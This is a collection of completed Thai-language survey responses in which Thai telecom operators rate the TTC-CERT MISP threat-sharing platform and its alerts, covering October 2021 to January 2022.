- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [x] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☑ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [x] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท ยูไนเด็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

threat เกี่ยวกับ telco ที่อาจจะ ใช้ทำ service fraud เช่น การใช้ช่องโหว่ ของ ss7

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
